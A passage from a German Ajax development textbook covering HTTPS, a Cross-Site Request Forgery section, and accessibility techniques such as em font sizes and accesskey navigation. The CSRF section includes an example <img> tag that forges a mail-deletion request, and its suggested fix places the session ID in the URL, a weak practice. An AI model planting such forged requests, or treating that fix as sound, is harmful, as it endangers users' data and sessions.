Es gibt jedoch eine Methode, mit der sich Man-in-the-middle-Angriffe relativ zuverlässig verhindern lassen, eine Methode, die Sie vermutlich schon viele Male im Web angetroffen haben. Die Rede ist natürlich von Verschlüsselung. Wenn Sie z. B. per Online-Banking eine Überweisung tätigen, werden dabei alle Daten, die zwischen Ihrem Rechner und dem Server Ihrer Bank ausgetauscht werden, über ein spezielles Protokoll, etwa TLS (Transport Layer Security) oder SSL (Secure Sockets Layer), übertragen. Ein Angreifer kann dann zwar immer noch Ihre TCP-Pakete abfangen, deren Inhalt bleibt ihm aber verborgen. Und der Einsatz von Verschlüsselung hat noch einen weiteren Vorteil: Möchte sich der Angreifer z. B. gegenüber dem Server als Client ausgeben, muss er alle Anfragen, die er diesem sendet, ebenfalls verschlüsseln. Damit ihm das gelingt, müsste er den zwischen Client und Server ausgehandelten Schlüssel kennen – und das tut er im Regelfall nicht.

Einsatz von TLS bzw. SSL

Bleibt noch zu klären, wie Sie die Sicherheitsvorteile von TLS oder SSL in Ihrer Ajax-Anwendung nutzen können. Grundlage hierfür ist die HTTP-Erweiterung HTTPS (das „S“ steht dabei für „Secure“), die Sie vermutlich als Teil einer URL schon einmal gesehen haben. HTTPS unterscheidet sich nur in zwei Punkten von HTTP: Zum einen werden bei HTTPS alle Daten über einen TLS/SSL-Tunnel versandt, zum anderen nutzt HTTPS standardmäßig den Port 443, gewöhnliches HTTP hingegen den Port 80. Für Sie als Entwickler bedeutet das demnach, dass Sie weder an Ihrem Client-seitigen noch an Ihrem Server-seitigen Code Änderungen vornehmen müssen. Allein die URLs, über die Sie z. B. Ihre Web-Services ansprechen müssen angepasst werden (aus `http://` wird `https://`). Außerdem ist es ratsam, auch alle HTML-Seiten und selbst JavaScript-Dateien, Stylesheets und Bilder über HTTPS auszuliefern, da manche Browser ansonsten Warnmeldungen anzeigen. Das betrifft allerdings nur Seiten, auf denen der Benutzer personenbezogene Daten eingeben kann oder angezeigt bekommt. Eine Hilfeseite beispielsweise sollten Sie nach wie vor über herkömmliches HTTP ausliefern.

Umstellung auf der Server-Seite

Mit der Anpassung von URLs ist es allerdings noch nicht getan, denn den Löwenanteil der Arbeit übernimmt bei HTTPS der Server. Deshalb müssen Sie zunächst sicherstellen, dass Ihr Server überhaupt HTTPS unterstützt. IIS und Tomcat tun dies von Haus aus, während Sie für Apache das Zusatzmodul mod_ssl benötigen (WebCode →*modssl*). Ist Ihr Server einmal für HTTPS konfiguriert, brauchen Sie außerdem noch ein SSL-Zertifikat. Obwohl Sie ein solches Zertifikat prinzipiell auch selbst erstellen können, sollten Sie

davon absehen. Ein Zertifikat, das nicht von einer anerkannten Zertifizierungsstelle ausgestellt wurde, veranlasst die meisten Browser nämlich dazu, unschöne Warnmeldungen anzuzeigen. „Offizielle" Zertifikate erhalten Sie entweder direkt bei den Zertifizierungsstellen, bei bestimmten Resellern oder z. B. auch bei Ihrem Web-Hoster.

Fazit

Als Fazit lässt sich festhalten, dass jede Ajax-Anwendung, die in irgendeiner Form mit sensiblen Daten hantiert, auf jeden Fall Verschlüsselung einsetzen sollte. Dabei muss es sich nicht um Kreditkartennummern handeln; selbst wenn Sie nur die Login-Daten Ihrer Benutzer an den Server übertragen, sollte diese Übertragung verschlüsselt sein.

9.5 Cross-Site Request Forgery

Sessions als Sicherheitsmechanismus

Die meisten Web-Anwendungen verwenden ein Login-System, um sicherzustellen, dass Benutzer gewisse Aktionen nur durchführen können, wenn sie dazu auch berechtigt sind. Da das HTTP-Protokoll jedoch zustandslos arbeitet, ist ein solcher Login jeweils nur für eine einzige HTTP-Anfrage gültig. Natürlich soll sich der Benutzer aber nicht nach jeder Aktion erneut einloggen müssen. Aus diesem Grund startet man mit dem Einloggen eines Users normalerweise eine neue Session. Die Session besteht aus einer Reihe von Daten, die zusammen mit einer eindeutigen Session-ID auf dem Server gespeichert werden. Damit der Server nun einen Client einer bestimmten Session zuordnen kann, muss dieser bei jeder Anfrage die Session-ID mitgeben. Das lässt sich z. B. erreichen, indem man die Session-ID in ein Cookie schreibt. Dann sorgt nämlich der Browser dafür, dass die Session-ID auch tatsächlich bei jeder Anfrage mitgeliefert wird. Gleichzeitig kann man das Cookie mit einem Verfallsdatum versehen oder vom Browser verlangen, dass das Cookie nach Beendigung der Browser-Session (also nachdem alle Browser-Fenster geschlossen wurden) wieder gelöscht wird. Dieser Mechanismus wird bereits seit vielen Jahren eingesetzt und ist inzwischen auch in zahlreichen Ajax-Anwendungen anzutreffen.

Umgehen des Session-Schutzes

Doch obwohl Sessions prinzipiell einen guten Schutz vor unbefugten Zugriffen auf bestimmte Server-Ressourcen bieten, können sie gleichzeitig auf erschreckend einfache Weise genutzt werden, um jede Form von Zugriffsbeschränkung zu umgehen. Dazu ein Beispiel: Durch Überwachen des HTTP-Datenverkehrs eines Web-Mail-Diensts haben wir festgestellt, dass dieser folgende URL aufruft, um eine bestimmte Mail zu löschen:

```
http://www.mustermail.com/service/⇨
delete?mailId=345
```

Die URL lässt sich allerdings nur von einem eingeloggten Benutzer aufrufen, dessen Session-ID dabei in Form eines Cookies mitgegeben wird. Wollten wir also die Mails anderer Benutzer löschen, müssten wir dazu deren Session-IDs kennen. Da wir aufgrund der Same-Origin-Policy jedoch nicht an die Cookies herankommen, scheint hier ein Angriff aussichtslos zu sein. Was aber, wenn nicht wir die Mails löschen, sondern der Benutzer selbst? Nehmen Sie an, ein Benutzer besucht, während er noch im Web-Mail-Dienst eingeloggt ist, eine andere Webseite. Auf dieser Webseite ist nun folgender Code eingebunden:

```
<img src="http://www.mustermail.com/service/⇨
delete?mailId=9" />
```

Was würde passieren? Der Browser würde zweifelsohne eine GET-Anfrage an die im `src`-Attribut des `<img>`-Elements angegebene URL starten. Das allein wäre noch kein Problem, doch der Browser tut noch mehr: Er überprüft, ob er für die Domain `www.mustermail.com` Cookies gespeichert hat, und findet das Session-Cookie des Web-Mail-Dienstes. Wenn der Browser also eine Anfrage an die `<img>`-URL startet, übergibt er dem Server dabei auch gleich die Session-ID des Benutzers. Für den Server sieht es darum so aus, als hätte der Benutzer selbst die Anfrage gestartet. Die Folge: Wir können die Mails anderer Benutzer löschen, ohne deren Session-ID zu kennen.

Schutz vor Cross-Site-Request-Forgery

Das gerade vorgestellte Beispiel lässt erahnen, welche Gefahr von einem Cross-Site Request-Forgery-Angriff ausgehen kann. Glücklicherweise gibt es eine einfache Möglichkeit, sich vor einem solchen Angriff zu schützen: Man sendet die Session-ID einfach zweimal an den Server. Unser Angriffsszenario eben hat funktioniert, weil der Browser mit jeder HTTP-Anfrage automatisch die dazugehörigen Cookies mitliefert. Dieser Sachverhalt ist allerdings nicht als ein Versagen der Same-Origin-Policy zu werten, da der Angreifer nach wie vor keinen Zugriff auf den Inhalt der Cookies und damit auch nicht auf die Session-ID hat. Wenn wir nun von allen Anfragen, die an einen Web-Service gerichtet sind, verlangen, dass sie die Session-ID des Benutzers sowohl in Form eines Cookies als auch z. B. in einem URL-Parameter mitführen, können wir dadurch sicherstellen, dass die Anfrage von einer Domain kommt, der wir vertrauen. Ein Beispiel:

Listing 9.1

```
var sessionCookieName = "jsessionid";
var sessionId = "";
var cookieParts = document.cookie.split(
  ";"); ❶
for (var i = 0; i < cookieParts.length;
  i++) {
  var part = cookieParts[i];
  var index = part.indexOf(
    sessionCookieName + "=");
  if (index > -1) {
    sessionId = part.substring(index +
      sessionCookieName.length + 1); ❷
  }
}

var request = new ajax.Request("GET",
  "http://www.mustermail.com/service/" +
  "delete?mailId=9&session=" + sessionId); ❸
request.oncomplete = function() { ... }
request.send(null);
```

Hier benutzen wir das `document.cookies`-Attribut ❶, um den Wert des Session-Cookies auszulesen ❷. Wenn wir dann eine neue Anfrage an den Server stellen, können wir die so gewonnene Session-ID einfach an die URL anhängen ❸. Auf dem Server müssen wir dann nur noch die Session-ID aus dem Cookie mit der Session-ID aus der URL vergleichen. Stimmen diese überein, ist die Anfrage legitim. In einem Java-Servlet könnte ein solcher Vergleich so aussehen:

```
protected void doGet(
  HttpServletRequest request,
  HttpServletResponse response) throws
  ServletException, IOException {
  String cookieSessId =
    request.getSession().getId();
  String urlSessId =
    request.getParameter("session");
  if (!cookieSessId.equals(urlSessId)) {
    return;
  }
}
```

Abschließend lässt sich festhalten, dass Sie aufgrund der großen Gefahr, die von Cross-Site-Request-Forgery-Angriffen ausgeht, unbedingt entsprechenden Gegenmaßnahmen treffen sollten. Bedauerlicherweise sind viele Webseiten und auch zahlreiche Ajax-Anwendungen noch immer nicht ausreichend vor solchen Angriffen geschützt. Der Trick, Session-IDs doppelt zu übertragen, kann jedoch, zumindest für Ajax-Anwendungen, schnelle Abhilfe bringen.

9.6 Fazit

Ausblick

Glaubt man Unternehmen wie Google, Microsoft oder Yahoo, so werden wir in Zukunft immer mehr Web-Anwendungen einsetzen. Selbst klassische Office-Anwendungen wie Textverarbeitung oder Tabellenkalkulation sollen bald im Browser ein neues Zuhause finden. Erste Schritte in diese Richtung sind bereits getan; so bietet Google mit „Docs & Spreadsheets“ schon heute eine recht passable Alternative zu kommerziellen Office-Paketen an. Neben den offensichtlichen finanziellen Vorzügen („Docs & Spreadsheets“ kann kostenlos verwendet werden) glänzen Online-Anwendungen auch dadurch, dass sie von überall genutzt werden können und keine separate Installation erforderlich ist. Gleichzeitig fungieren viele dieser Anwendungen auch als Online-Datenspeicher. So können z. B. Dokumente, die mit „Docs & Spreadsheets“ erstellt wurden, wahlweise auf dem eigenen Rechner oder auf den Servern von Google gespeichert werden.

Mehr Daten im Web

Aus Entwicklersicht bedeutet das, dass Web-Anwendungen in zunehmendem Maß mit vertraulichen Nutzerdaten umgehen werden. Dieser Trend führt jedoch dazu, dass Web-Anwendungen auch für Angreifer immer interessanter werden. Bedauerlicherweise haben die Sicherheitsmechanismen in den Browsern mit dieser Entwicklung nicht Schritt gehalten, sodass es vor allem in der Verantwortung des einzelnen Entwicklers liegt, seine Anwendung gegen mögliche Angriffe abzusichern. Leider sind sich viele Entwickler dieser Verantwortung nicht bewusst. So ist es nicht verwunderlich, dass nach wie vor viele Web-Anwendungen ganz gravierende Sicherheitslücken aufweisen. Jede dieser Sicherheitslücken stellt jedoch einen Vertrauensbruch dar, denn kein Benutzer würde einer Web-Anwendung seine Daten anvertrauen, wenn er nicht davon ausgehen könnte, dass sie dort sicher sind.

Sicherheit von Anfang an

Natürlich werden Sie als Entwickler nie sämtliche Sicherheitslücken Ihrer Anwendung finden können, das muss jedoch nicht heißen, dass Sie es nicht versuchen sollten. Wichtig ist, dass Sie das

Thema Sicherheit von Anfang an in die Entwicklung Ihrer Anwendungen einbeziehen. Es ist weitaus einfacher, eine Anwendung von Anfang an abzusichern, als zu versuchen, in einer unsicheren Anwendung alle Löcher zu finden und zu stopfen.

Vetrauen Sie nie dem Client

Bedenken Sie außerdem, dass der Client-seitige Teil Ihrer Ajax-Anwendung auf einem Rechner läuft, über den Sie keinerlei Kontrolle haben. Jeder, der JavaScript beherrscht, kann Ihren Client also auf beliebige Weise verändern. Das bedeutet, dass Sie dem Client auf keinen Fall vertrauen sollten. Selbst wenn Sie Benutzereingaben auf dem Client validiert haben, müssen Sie diese auf dem Server trotzdem ein zweites Mal validieren, denn für einen Angreifer wäre es ein Leichtes, den Validierungs-Code auf dem Client zu umgehen. Mit Hilfe einer Web-Application-Firewall (z. B. ModSecurity) können Sie sicherstellen, dass Ihre Server-seitige Anwendung mit bestimmten schadhaften Eingaben gar nicht erst in Berührung kommt.

Bleiben Sie auf dem Laufenden

Wenn Sie Ihre Anwendung dann auch noch gegen die in diesem Kapitel vorgestellten Angriffsszenarien absichern, haben Sie viele Risiken bereits ausgeschlossen. Auf dieser Tatsache sollten Sie sich allerdings nicht ausruhen, denn Sicherheit ist nichts, was man einmal einrichten kann und das dann für alle Zeit besteht. Stattdessen sollten Sie sich stets über aktuelle Sicherheitslücken auf dem Laufenden halten und so Ihre Anwendung immer weiter absichern. Ihre Benutzer werden es Ihnen danken.

10 Barrierefreiheit

Das World Wide Web zeichnet sich vor allem dadurch aus, dass es einer sehr großen Zahl von Menschen zugänglich ist. Dabei vergisst man jedoch leicht, dass auch Menschen mit Behinderungen das Web nutzen. Inzwischen existieren zwar eine Reihe von Softwarelösungen, die beispielsweise auch Personen mit eingeschränkter Sehfähigkeit die Nutzung des Web ermöglichen, doch diese Programme funktionieren nur bei solchen Websites richtig, die gewisse Standards erfüllen. In diesem Kapitel erfahren Sie, was Sie tun können, um Ihre Web-Applikation barrierefrei zu machen, und warum Sie überhaupt über das Thema Barrierefreiheit nachdenken sollten.

10.1 Warum Barrierefreiheit?

Regelungen zur Barrierefreiheit

Menschen mit Behinderungen wollen ihr alltägliches Leben ohne fremde Hilfe meistern. Das gilt im Web genauso wie in der realen Welt. Aus diesem Grund müssen z. B. die Websites staatlicher Verwaltungseinrichtungen in Deutschland heute schon barrierefrei sein bzw. bestimmten Ansprüchen in dieser Hinsicht genügen. Für Privatunternehmen gibt es eine solche Regelung noch nicht.

Wirtschaftliche Gesichtspunkte

Doch auch unter wirtschaftlichen Gesichtspunkten ist es sinnvoll, Websites und auch Web-Anwendungen möglichst ohne Barrieren zu gestalten: Die Zahl der Menschen mit Behinderungen, die das Web nutzen, ist beachtlich. Diese Menschen von der Benutzung bestimmter Websites auszuschließen bedeutet daher u. U. auch, potenzielle Kunden zu verlieren.

Bedauerlicherweise ist es nicht immer ganz einfach, Websites und vor allem Web-Anwendungen barrierefrei zu machen. Allerdings lassen sich oft schon mit kleinen Veränderungen große Verbesserungen erzielen. Auf den folgenden Seiten erfahren Sie, worauf Sie dabei achten sollten.

10.2 Einfache Maßnahmen

Unterschiedliche Arten der Behinderung

Viele Web-Entwickler denken beim Thema Barrierefreiheit zunächst an Menschen mit einer Sehbehinderung und damit oft automatisch an Screenreader[31] (siehe nächster Abschnitt) oder Braille-Zeilen[32]. Dabei sind die meisten Menschen mit eingeschränkter Sehfähigkeit sehr wohl in der Lage, Texte auf dem Bildschirm zu lesen. Außerdem sind Sehbehinderungen nicht die einzigen körperlichen Einschränkungen, die im Zusammenhang mit Barrierefreiheit im Internet von Bedeutung sind. Während es, wie Sie im nächsten Abschnitt noch erfahren werden, keinesfalls einfach ist, Web-Anwendungen auch sehbehinderten Menschen zugänglich zu machen, lassen sich viele Barrieren oft bereits mit sehr einfachen Veränderungen beseitigen. Im Folgenden finden Sie eine kleine Zusammenstellung einiger dieser Maßnahmen.

10.2.1 Variable Schriftgrößen

Viele Menschen mit eingeschränkter Sehfähigkeit können Texte im Web nur schwer oder sogar überhaupt nicht lesen, weil die Standard-Schriftgrößen im Browser für sie zu klein sind. Deshalb erlauben es praktisch alle modernen Browser, Schriftgrößen individuell einzustellen oder Seiten als Ganzes zu vergrößern. Da bei der letzteren Option alle Elemente einer Seite, einschließlich der Bilder, Tabellen und Layout-Elemente gleichmäßig vergrößert werden, müssen Sie als Entwickler nicht befürchten, dass dadurch Darstellungsprobleme entstehen. Wenn allerdings nur die Schriftgröße verändert wird, kann dies ungewollte Nebeneffekte mit sich bringen. Insbesondere wenn Sie mit festen Pixelgrößen arbeiten, sind Darstellungsprobleme dann praktisch vorprogrammiert. Aus diesem Grund sollten Sie Größenangaben in Pixeln nach Möglichkeit vermeiden.

---

[31] Screenreader setzen Bildschirmtexte in Sprachausgabe oder Blindenschrift (siehe nächste Fußnote) um. Dazu bedienen sie sich häufig Betriebssystemschnittstellen, um etwa die Beschriftungen von Fenstern, Buttons oder Hyperlinks zu ermitteln.

[32] Bei einer Braille-Zeile handelt es sich um ein Ausgabegerät, das an den Computer angeschlossen wird und das einzelne Textzeilen, die auf dem Bildschirm erscheinen, in Braille-Schrift (Blindenschrift) wiedergeben kann.

Die Einheit „em“

Für die Angabe von Schriftgrößen bietet sich die CSS-Einheit „em“ an, wobei 1 em der Basis-Größe entspricht (also der Größe, die Sie z. B. für das <body>-Element angegeben haben). Eine Angabe von 1,5 em entspricht dann dem Anderhalbfachen der Basis-Größe. So können Sie an zentraler Stelle eine einzige Angabe zur Schriftgröße einer Seite machen; alle anderen Schriftgrößen leiten sich dann von dieser Basis-Größe ab. Vorteil dieser Lösung ist, dass beim Verändern der Schriftgröße über den Browser alle Texte auf der Seite proportional vergrößert oder verkleinert werden. Ein Beispiel:

Listing 10.1

```
<html>
<head>
  <style type="text/css">
    body {
      font-size: 11pt; ❶
    }

    h1 {
      font-size: 2em; ❷
    }

    em {
      font-size: 1.2em; ❸
    }
  </style>
</head>
<body>
  <div>
   <h1>Überschrift</h1>
   <p>Dies ist ein <em>Beispieltext</em>.</p>
  </div>
</body>
</html>
```

Hier geben wir nur ein einziges Mal eine absolute Schriftgröße an, nämlich für das <body>-Element ❶. Alle anderen Größenangaben ❷❸ sind dann relativ zu dieser Angabe zu sehen.

Darstellungsprobleme

Mit der Angabe von Schriftgrößen in der Einheit „em“ ist es allerdings noch nicht getan. Solange Sie nämlich für Ihre Layout-Elemente feste Breiten oder Höhen verwenden, besteht weiterhin die Gefahr, dass es durch eine Änderung der Schriftgröße zu Darstellungsproblemen kommt. Betrachten Sie folgendes Beispiel:

Listing 10.2

```
<html>
<head>
  <style type="text/css">
    .button {
      font-size: 1.2em; ❶
      font-family: sans-serif;
      border: 1px outset #CCC;
      background: #F2F2F2;
      width: 80px; ❷
      height: 25px; ❸
      line-height: 25px; ❹
      text-align: center;
    }
  </style>
</head>
<body>
  <div class="button">Button</div>
</body>
</html>
```

Hier wird ein -Element so formatiert, dass es das Aussehen eines Buttons annimmt. Die Schriftgröße wird dabei in „em“ angegeben ❶, während alle anderen Größenangaben in Pixeln gemacht werden ❷❸❹. Das hat den Effekt, dass der Button zwar bei einem mittleren Schriftgrad korrekt dargestellt wird (links), nicht jedoch bei einem besonders großen (Mitte):

Abb. 10.1 Darstellung eines Buttons mit absoluter (Mitte) und relativer Größenangabe (rechts)

Die Lösung dieses Problems besteht darin, die Größe des Buttons von der Schriftgröße seines Textinhalts abhängig zu machen. Wird der Schriftgrad dann erhöht, passt sich der Button automatisch in seiner Größe an (rechts in der Abbildung). Betrachten Sie dazu die folgende CSS-Klasse, welche die Klasse gleichen Namens aus dem vorherigen Beispiel ersetzt:

```
.button {
  font-size: 1.2em;
  font-family: sans-serif;
  border: 1px outset #CCC;
  background: #F2F2F2;
```

```
  padding: 0.2em 0.4em; ❶
  display: inline; ❷
}
```

Das besondere an diesem CSS ist, dass wir weder eine Breite noch eine Höhe angeben. Stattdessen definieren wir ein `padding` ❶, welches wir in der Einheit „em“ angeben. Beim Verändern der Schriftgröße ändert sich dadurch automatisch auch der Abstand vom Text zu den Außenkanten des Buttons, was wiederum dazu führt, dass der gesamte Button größer oder kleiner wird. Nur einen unschönen Nebeneffekt hat diese Lösung: Ein Block-Element, wie `<div>` es beispielsweise ist, nimmt ohne explizite Größenangabe stets die maximal verfügbare Breite ein. Im obigen Beispiel setzen wir daher das `display`-Attribut des Elements auf `inline` ❷. Alternativ könnte man aber auch einfach einen anderen Element-Typ verwenden (z. B. `<span>`). Leider hat der Internet Explorer gelegentlich Probleme bei der Darstellung von Inline-Elementen, die über ein `padding` verfügen. In solchen Fällen kann man statt `display: inline` z. B. `float: left` verwenden, sofern es die jeweilige Situation zulässt.

Praxistaugliche Lösung

GUI-Elemente, die mit der Schriftgröße wachsen oder schrumpfen, klingen zunächst nach einer guten Idee. Will man diese Idee jedoch konsequent umsetzen, beschneidet man sich damit in seinen technischen und gestalterischen Möglichkeiten. Ein oftmals besserer Weg ist deshalb, zwei Versionen einer GUI anzubieten – eine normale Version und eine Version mit größeren Schriften. Dafür reicht es häufig aus, zwei unterschiedliche Stylesheets anzulegen. Der Benutzer hat dann die Möglichkeit, etwa über einen Link, den Stylesheet nach Belieben zu wechseln. Per JavaScript ist das sogar ohne Neuladen der Seite möglich. Ein Beispiel:

Listing 10.3

```
<html>
<head>
  <link rel="stylesheet" type="text/css"
    href="normal.css" /> ❶
</head>
<body>
  <a href="#" id="size-link"> ❷
    Große Schriften
  </a>
  <h1>Überschrift</h1>

  <script type="text/javascript">
    var sizeLink =
```

```
      document.getElementById("size-link");
    var linkElement =
      document.getElementsByTagName(
        "link")[0];
    var swap = true;
    dom.Event.addListener(sizeLink,
      "click", function() { ❸
      if (swap) {
        linkElement.href = "gross.css"; ❹
        sizeLink.innerHTML =
          "Kleine Schriften";
      } else {
        linkElement.href = "normal.css";
        sizeLink.innerHTML =
          "Große Schriften";
      }
      swap = !swap; ❺
      return false;
    });
  </script>
</body>
</html>
```

Über einen `<link>`-Tag verweist diese Seite auf eine externe CSS-Datei. Beim Laden der Seite ist dies die Datei „normal.css“ ❶; sie beschreibt das Seitenlayout im Normalzustand. Klickt der Benutzer nun auf einen bestimmten Link in der Seite ❷, so wird eine Ereignisbehandlungsfunktion aufgerufen ❸, in der wir das `href`-Attribut des `<link>`-Tags auf eine zweite CSS-Datei „gross.css“ setzen ❹; diese beschreibt das Seitenlayout mit vergrößerten Schriften. Damit bei weiteren Klicks auf den Link zwischen den beiden Stylesheets hin und her gewechselt wird, verwenden wir eine `Boolean`-Variable *swap* ❺, die bestimmt, welche der beiden CSS-Dateien geladen wird, und die wir bei jedem Klick negieren. Damit Sie dieses Beispiel auch testen können, müssen Sie zunächst die beiden Dateien „normal.css“ und „gross.css“ anlegen. Die Datei „normal.css“ hat folgenden Inhalt:

```
h1 { font-size: 20px; }
```

In die Datei „gross.css“ schreiben Sie:

```
h1 { font-size: 40px; }
```

Wenn Sie jetzt den Link in der HTML-Seite anklicken, können Sie beobachten, wie die darin enthaltene Überschrift größer, und bei einem weiteren Klick wieder kleiner wird.

10.2.2 Farbauswahl

Farbfehlsichtigkeiten

Mit welchen Farben Sie ihre grafischen Oberflächen gestalten, hat nicht nur Auswirkungen auf die Ästhetik, sondern ist auch unter dem Gesichtspunkt der Barrierefreiheit von Bedeutung. Etwa 9 % aller Männer und ca. 1 % der Frauen leiden unter einer Farbfehlsichtigkeit. Am häufigsten ist dabei die Rot-Grün-Sehschwäche. Von dieser Fehlsichtigkeit betroffene Personen können bestimmte Rot- und Grüntöne nur schlecht oder gar nicht voneinander unterscheiden. Eine weitaus seltenere Form der Farbfehlsichtigkeit ist totale Farbenblindheit. Anders als bei der Rot-Grün-Sehschwäche hat ein von der totalen Farbenblindheit betroffener Mensch keinerlei Farbwahrnehmung mehr. Er sieht die Welt in Graustufen.

Kontrastreiche Farben

Da bei einer Farbfehlsichtigkeit die generelle Sehschärfe nicht beeinträchtigt sein muss, benutzen Betroffene meist keine besonderen Hilfsmittel, um sich im Web zu bewegen. Dennoch sollten Sie das Thema Farbfehlsichtigkeit im Hinterkopf behalten, während Sie die Benutzeroberfläche einer Web-Anwendung gestalten. Bei der Farbwahl sollten Sie z. B. darauf achten, dass Farben, die der Benutzer auseinanderhalten soll, sich nicht nur im Farbwert, sondern auch deutlich in der Helligkeit unterscheiden. Für die Auswahl solcher Farben bietet sich der HSV[33]-Farbraum an. Farben, die sich deutlich im Grauwert (also im V-Anteil) unterscheiden, können normalerweise auch von Farbfehlsichtigen gut auseinandergehalten werden.

Farbnamen vermeiden

Ebenfalls wichtig ist, dass Sie etwa in Hilfetexten nach Möglichkeit keine Farbnamen verwenden. Sätze wie „klicken Sie auf den roten Button“ können von Menschen mit einer Farbfehlsichtigkeit oft nicht richtig interpretiert werden. Verwenden Sie zur Unterscheidung von GUI-Elementen besser Ortsangaben („der Button unterhalb des Eingabefelds“), grafische Symbole („der Button mit dem Ordner-Symbol“) oder bilden Sie das gemeinte Element einfach ab.

Online-Tools

Wenn Sie sich selbst ein Bild davon machen möchten, wie das Web für einen Farbfehlsichtigen Menschen aussieht, so können Sie sich dafür einer Reihe von Online-Tools bedienen, wie z. B. des „Colorblind Web Page Filters“ (WebCode →*farbfehlsichtigkeit*). Diese Tools erwarten eine Web-Adresse als Eingabe und liefern

[33] HSV steht für Hue Saturation Value oder auf deutsch: Farbton, Sättigung und (Grau-)Wert

dann eine bearbeitete Version der entsprechenden Seite zurück. Sämtliche Farben der Seite und auch die darin verlinkten Bilder werden so verändert, dass sie der Sicht eines farbfehlsichtigen Menschen entsprechen.

10.2.3 Tastatur-Navigation

Voraussetzungen für die Nutzung einer Maus

Für die meisten Menschen ist die Verwendung einer Computermaus absolut selbstverständlich. Wie kopieren Sie z. B. eine Datei auf Ihrem Rechner von einem Ordner in einen anderen? Am einfachsten doch, indem Sie die Datei mit der Maus auf den gewünschten Ordner ziehen. Wie folgen Sie einem Hyperlink? Natürlich, indem Sie darauf klicken. Um diese Art von Aktionen durchführen zu können, müssen Sie jedoch zwei Voraussetzungen erfüllen: Zum einen darf Ihre Sehstärke nicht zu stark beeinträchtigt sein (schließlich müssen Sie ja erkennen können, wo sich Ihr Mauszeiger gerade befindet) und zum anderen muss Ihre Motorik funktionieren. Erfüllen Sie eine dieser beiden Voraussetzungen nicht, so bleibt Ihnen oft nichts anderes übrig, als die Tastatur zu verwenden. Aus diesem Grund lassen sich praktisch alle grafischen Betriebssysteme und auch die meisten Web-Browser vollständig mit der Tastatur steuern. Das bedeutet allerdings nicht, dass Sie sich als Entwickler überhaupt nicht um das Thema Tastatur-Navigation kümmern müssen.

Das accesskey-Attribut

Browser erlauben es zwar z. B., mit der Tabulator-Taste zwischen Formular-Elementen hin und her zu wechseln, wirklich benutzerfreundlich ist das allerdings nicht. Der HTML-Standard sieht dafür bereits eine Lösung vor, nämlich das `accesskey`-Attribut:

Listing 10.4

```
<html>
<body>
  <input id="save-button" type="button"
    value="Speichern (S)" accesskey="s" /> ❶

  <script type="text/javascript">
    var saveButton =
      document.getElementById("save-button");
    dom.Event.addListener(saveButton,
      "click", function() { ❷
      alert("Speichern wurde angeklickt");
    });
  </script>
</body>
</html>
```

Beispielhaft definieren wir hier einen Button mit der Aufschrift „Speichern“ ❶. Diesem weisen wir dann über das `accesskey`-Attribut einen bestimmten Buchstaben zu (in diesem Fall „s“), über den das Element direkt aktiviert werden kann. Anschließend registrieren wir auf unserem Button noch eine Funktion zur Behandlung von Klick-Ereignissen ❷. Wird der Button angeklickt, so öffnet sich ein Meldungsfenster. Dasselbe Fenster öffnet sich jedoch auch, wenn Sie stattdessen eine bestimmte Tastenkombination drücken. Je nach Browser ist das entweder Alt + s (Internet Explorer), Strg + s (Safari), Alt + Shift + s (Firefox) oder Shift + Esc + s (Opera).

Weitere Element-Typen

Das `accesskey`-Attribut kann nicht nur auf `<input>`-Elemente sondern z. B. auch auf `<textarea>` und `<a>` angewendet werden. Je nach Element-Typ führt dabei das Drücken der entsprechenden Tastenkombination zu einem anderen Ergebnis: Buttons und Links werden „angeklickt“[34], Checkboxen und Radiobuttons ausgewählt und Textfelder fokussiert. Auf diese Weise können Sie viele Funktionen Ihrer Web-Anwendung auch über die Tastatur zugänglich machen. Aber auch wenn Sie eigene GUI-Komponenten entwickeln, kann Ihnen das `accesskey`-Attribut helfen. Sie müssen nur sicherstellen, dass Sie die „aktiven“ Teile Ihrer Komponenten, also die Teile, die anklickbar sein sollen, mit Hilfe von HTML-Elementen realisieren, die ein `accesskey`-Attribut besitzen. Ein Beispiel:

Listing 10.5

```
<html>
<head>
  <style type="text/css">
    #menu {
      border: 1px solid #CCC;
    }

    #menu a {
      display: block; ❹
      background: #F2F2F2;
      text-decoration: none;
      color: #000;
    }

    #menu ul {
```

[34] Der Microsoft Internet Explorer kann Links über ein Tastenkürzel fokussieren, folgt diesen aber nicht automatisch.

```
      display: none;
    }
  </style>
</head>
<body>
  <div id="menu"> ❶
    <a href="#" ❺ id="menu-header" ❸
      accesskey="a">(A)ufklappen</a>
    <ul id="menu-items"> ❷
      <li>Punkt 1</li>
      <li>Punkt 2</li>
      <li>Punkt 3</li>
    </ul>
  </div>


  <script type="text/javascript">
    var menuItems =
      document.getElementById("menu-items");
    var menuHeader =
      document.getElementById("menu-header");
    var menuVisible = false;

    dom.Event.addListener(menuHeader,
      "click", function() {
      menuVisible = !menuVisible;
      if (menuVisible) {
        menuItems.style.display = "block";
      } else {
        menuItems.style.display = "none";
      }
      return false; ❻
    });
  </script>
</body>
</html>
```

Hier realisieren wir eine einfache Menü-Komponente, die bei Bedarf eine Reihe von Unterpunkten anzeigt. Die Komponenten besteht aus einem Container- ❶, einem -Element für die Unterpunkte ❷ und einem <a>-Element ❸, über das die Unterpunkte ein- und ausgeblendet werden können. Der Grund, warum wir hier ein <a>-Element einsetzen und nicht etwa ein weiteres , liegt nahe: -Elemente sind nicht fokussierbar und besitzen kein

accesskey-Attribut. Der Einsatz eines <a>-Elements hat für uns keinerlei Nachteile, denn über CSS können wir auch diesem Element-Typ jedes beliebige Aussehen verleihen. Da es sich bei <a> um ein Inline-Element handelt, setzen wir dessen display-Attribut auf den Wert block ❹. Dadurch erzeugt das Element einen eigenen Absatz. Als nächstes müssen wir dem <a>-Element noch ein href-Attribut geben ❺. Da wir allerdings nicht möchten, dass bei einem Klick auf den Link die Seite verlassen wird, geben wir hier einfach ein Rautezeichen („#“) an. Wenn wir die Klick-Ereignisse des Links behandeln, ist es außerdem ratsam, in der entsprechenden Behandlungsfunktion den Wert false zurückzugeben ❻. Das unterdrückt nämlich die Standardaktion des Links und sorgt dafür, dass das Rautezeichen nicht in der Adresszeile des Browsers auftaucht.

Komplexere Interaktionsformen

